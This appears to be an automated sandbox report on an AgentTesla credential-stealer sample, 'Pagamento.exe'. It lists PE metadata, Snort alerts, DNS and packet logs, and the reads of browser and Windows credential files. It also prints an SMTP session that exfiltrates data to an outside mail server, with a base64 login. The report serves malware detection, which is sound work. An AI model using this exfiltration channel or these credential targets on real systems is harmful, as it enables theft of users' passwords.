add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x9828c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x9a000	0x242	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x9c000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x962e4	0x96400	False	0.917455282862	data	7.86500961586	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x9a000	0x242	0x400	False	0.310546875	data	3.56952524932	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x9c000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_MANIFEST	0x9a058	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/20/20-12:37:55.784719	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49751	587	192.168.2.6	162.222.226.70

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 12:37:54.328646898 CET	49751	587	192.168.2.6	162.222.226.70
Nov 20, 2020 12:37:54.468153954 CET	587	49751	162.222.226.70	192.168.2.6
Nov 20, 2020 12:37:54.468306065 CET	49751	587	192.168.2.6	162.222.226.70

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 12:37:54.847594976 CET	587	49751	162.222.226.70	192.168.2.6
Nov 20, 2020 12:37:54.847948074 CET	49751	587	192.168.2.6	162.222.226.70
Nov 20, 2020 12:37:54.987818956 CET	587	49751	162.222.226.70	192.168.2.6
Nov 20, 2020 12:37:54.990252972 CET	49751	587	192.168.2.6	162.222.226.70
Nov 20, 2020 12:37:55.140309095 CET	587	49751	162.222.226.70	192.168.2.6
Nov 20, 2020 12:37:55.145272970 CET	49751	587	192.168.2.6	162.222.226.70
Nov 20, 2020 12:37:55.328001022 CET	587	49751	162.222.226.70	192.168.2.6
Nov 20, 2020 12:37:55.329164028 CET	49751	587	192.168.2.6	162.222.226.70
Nov 20, 2020 12:37:55.478471994 CET	587	49751	162.222.226.70	192.168.2.6
Nov 20, 2020 12:37:55.482852936 CET	49751	587	192.168.2.6	162.222.226.70
Nov 20, 2020 12:37:55.633630991 CET	587	49751	162.222.226.70	192.168.2.6
Nov 20, 2020 12:37:55.634068012 CET	49751	587	192.168.2.6	162.222.226.70
Nov 20, 2020 12:37:55.783411026 CET	587	49751	162.222.226.70	192.168.2.6
Nov 20, 2020 12:37:55.783446074 CET	587	49751	162.222.226.70	192.168.2.6
Nov 20, 2020 12:37:55.784718990 CET	49751	587	192.168.2.6	162.222.226.70
Nov 20, 2020 12:37:55.784828901 CET	49751	587	192.168.2.6	162.222.226.70
Nov 20, 2020 12:37:55.785522938 CET	49751	587	192.168.2.6	162.222.226.70
Nov 20, 2020 12:37:55.785677910 CET	49751	587	192.168.2.6	162.222.226.70
Nov 20, 2020 12:37:55.934062004 CET	587	49751	162.222.226.70	192.168.2.6
Nov 20, 2020 12:37:55.934911966 CET	587	49751	162.222.226.70	192.168.2.6
Nov 20, 2020 12:37:55.936678886 CET	587	49751	162.222.226.70	192.168.2.6
Nov 20, 2020 12:37:55.991863012 CET	49751	587	192.168.2.6	162.222.226.70

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 12:36:10.390896082 CET	58384	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:10.418067932 CET	53	58384	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:11.087999105 CET	60261	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:11.115312099 CET	53	60261	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:12.108866930 CET	56061	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:12.136126995 CET	53	56061	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:12.953931093 CET	58336	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:12.981069088 CET	53	58336	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:13.755726099 CET	53781	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:13.782707930 CET	53	53781	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:14.478147030 CET	54064	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:14.505131006 CET	53	54064	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:15.319751978 CET	52811	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:15.346996069 CET	53	52811	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:17.531930923 CET	55299	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:17.567615986 CET	53	55299	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:18.508744001 CET	63745	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:18.535815954 CET	53	63745	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:19.172806978 CET	50055	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:19.200059891 CET	53	50055	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:19.850620031 CET	61374	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:19.886384010 CET	53	61374	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:20.607717991 CET	50339	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:20.634874105 CET	53	50339	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:21.303013086 CET	63307	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:21.330130100 CET	53	63307	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:22.556905031 CET	49694	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:22.584377050 CET	53	49694	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:38.638823986 CET	54982	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:38.665930986 CET	53	54982	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:54.827131033 CET	50010	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:54.865036011 CET	53	50010	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:55.465960026 CET	63718	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:55.493091106 CET	53	63718	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:55.928179979 CET	62116	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:55.974339962 CET	53	62116	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:56.359886885 CET	63816	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:56.395853043 CET	53	63816	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 12:36:56.717065096 CET	55014	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:56.720980883 CET	62208	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:56.744414091 CET	53	55014	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:56.756824017 CET	53	62208	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:57.233652115 CET	57574	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:57.269503117 CET	53	57574	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:57.675564051 CET	51818	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:57.711568117 CET	53	51818	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:58.500577927 CET	56628	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:58.527576923 CET	53	56628	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:59.509484053 CET	60778	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:59.545171976 CET	53	60778	8.8.8.8	192.168.2.6
Nov 20, 2020 12:36:59.866882086 CET	53799	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:36:59.904808998 CET	53	53799	8.8.8.8	192.168.2.6
Nov 20, 2020 12:37:01.364940882 CET	54683	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:37:01.400644064 CET	53	54683	8.8.8.8	192.168.2.6
Nov 20, 2020 12:37:11.120472908 CET	59329	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:37:11.157748938 CET	53	59329	8.8.8.8	192.168.2.6
Nov 20, 2020 12:37:13.138706923 CET	64021	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:37:13.182286978 CET	53	64021	8.8.8.8	192.168.2.6
Nov 20, 2020 12:37:48.150477886 CET	56129	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:37:48.192136049 CET	53	56129	8.8.8.8	192.168.2.6
Nov 20, 2020 12:37:53.961940050 CET	58177	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:37:54.134756088 CET	53	58177	8.8.8.8	192.168.2.6
Nov 20, 2020 12:37:54.150438070 CET	50700	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:37:54.315829992 CET	53	50700	8.8.8.8	192.168.2.6
Nov 20, 2020 12:38:03.007132053 CET	54069	53	192.168.2.6	8.8.8.8
Nov 20, 2020 12:38:03.034373999 CET	53	54069	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 12:37:13.138706923 CET	192.168.2.6	8.8.8.8	0x216d	Standard query (0)	g.msn.com	A (IP address)	IN (0x0001)
Nov 20, 2020 12:37:53.961940050 CET	192.168.2.6	8.8.8.8	0xb307	Standard query (0)	mail.greatdeck.co	A (IP address)	IN (0x0001)
Nov 20, 2020 12:37:54.150438070 CET	192.168.2.6	8.8.8.8	0x4189	Standard query (0)	mail.greatdeck.co	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 12:37:13.182286978 CET	8.8.8.8	192.168.2.6	0x216d	No error (0)	g.msn.com	g-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 12:37:54.134756088 CET	8.8.8.8	192.168.2.6	0xb307	No error (0)	mail.great deck.co	greatdeck.co		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 12:37:54.134756088 CET	8.8.8.8	192.168.2.6	0xb307	No error (0)	greatdeck.co		162.222.226.70	A (IP address)	IN (0x0001)
Nov 20, 2020 12:37:54.315829992 CET	8.8.8.8	192.168.2.6	0x4189	No error (0)	mail.great deck.co	greatdeck.co		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 12:37:54.315829992 CET	8.8.8.8	192.168.2.6	0x4189	No error (0)	greatdeck.co		162.222.226.70	A (IP address)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 20, 2020 12:37:54.847594976 CET	587	49751	162.222.226.70	192.168.2.6	220-bh-37.webhostbox.net ESMTP Exim 4.93 #2 Fri, 20 Nov 2020 11:37:54 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Nov 20, 2020 12:37:54.847948074 CET	49751	587	192.168.2.6	162.222.226.70	EHLO 445817

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 20, 2020 12:37:54.987818956 CET	587	49751	162.222.226.70	192.168.2.6	250-bh-37.webhostbox.net Hello 445817 [84.17.52.25] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Nov 20, 2020 12:37:54.990252972 CET	49751	587	192.168.2.6	162.222.226.70	AUTH login aW5mby5ncmVhdGRlY2tAZ3JlYXRkZWNrLmNv
Nov 20, 2020 12:37:55.140309095 CET	587	49751	162.222.226.70	192.168.2.6	334 UGFzc3dvcmQ6
Nov 20, 2020 12:37:55.328001022 CET	587	49751	162.222.226.70	192.168.2.6	235 Authentication succeeded
Nov 20, 2020 12:37:55.329164028 CET	49751	587	192.168.2.6	162.222.226.70	MAIL FROM:<info.greatdeck@greatdeck.co>
Nov 20, 2020 12:37:55.478471994 CET	587	49751	162.222.226.70	192.168.2.6	250 OK
Nov 20, 2020 12:37:55.482852936 CET	49751	587	192.168.2.6	162.222.226.70	RCPT TO:<info.greatdeck@greatdeck.co>
Nov 20, 2020 12:37:55.633630991 CET	587	49751	162.222.226.70	192.168.2.6	250 Accepted
Nov 20, 2020 12:37:55.634068012 CET	49751	587	192.168.2.6	162.222.226.70	DATA
Nov 20, 2020 12:37:55.783446074 CET	587	49751	162.222.226.70	192.168.2.6	354 Enter message, ending with "." on a line by itself
Nov 20, 2020 12:37:55.785677910 CET	49751	587	192.168.2.6	162.222.226.70	.
Nov 20, 2020 12:37:55.936678886 CET	587	49751	162.222.226.70	192.168.2.6	250 OK id=1kg4jj-000ecw-Mw

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: Pagamento.exe PID: 6380 Parent PID: 5892

General

Start time:	12:36:14
Start date:	20/11/2020
Path:	C:\Users\user\Desktop\Pagamento.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Pagamento.exe'
Imagebase:	0xde0000

File size:	617472 bytes
MD5 hash:	B8197D8952605EA1ED36EA874152A251
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.340132480.00000000058A2000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.338315730.0000000004EE0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.340576792.0000000006A49000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Pagamento.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E19C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Pagamento.exe.log	unknown	315	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 44 72 61 77 69 6e 67 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089"," C:\Windows\assembly\NativeImages_v4.0.30319_3	success or wait	1	6E19C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE65705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DDC03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE6CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDC03DE	ReadFile

Analysis Process: RegAsm.exe PID: 4652 Parent PID: 6380

General

Start time:	12:36:19
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0x2c0000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: RegAsm.exe PID: 4680 Parent PID: 6380

General

Start time:	12:36:20
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0xa80000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.591883662.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.593236496.0000000002F11000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DE8CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DE8CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4095	success or wait	1	6DE65705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	8173	end of file	1	6DE65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE65705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DDC03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4095	success or wait	1	6DE6CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	8173	end of file	1	6DE6CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE6CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDC03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DDC03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDC03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DDC03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DE65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CCD1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CCD1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4096	success or wait	1	6CCD1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4096	end of file	1	6CCD1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4095	success or wait	1	6DE65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	8173	end of file	1	6DE65705	unknown
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CCD1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\57820595-f9da-440c-97e8-2ccf82ca4afc	unknown	4096	success or wait	1	6CCD1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CCD1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CCD1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CCD1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CCD1B4F	ReadFile

Disassembly

Code Analysis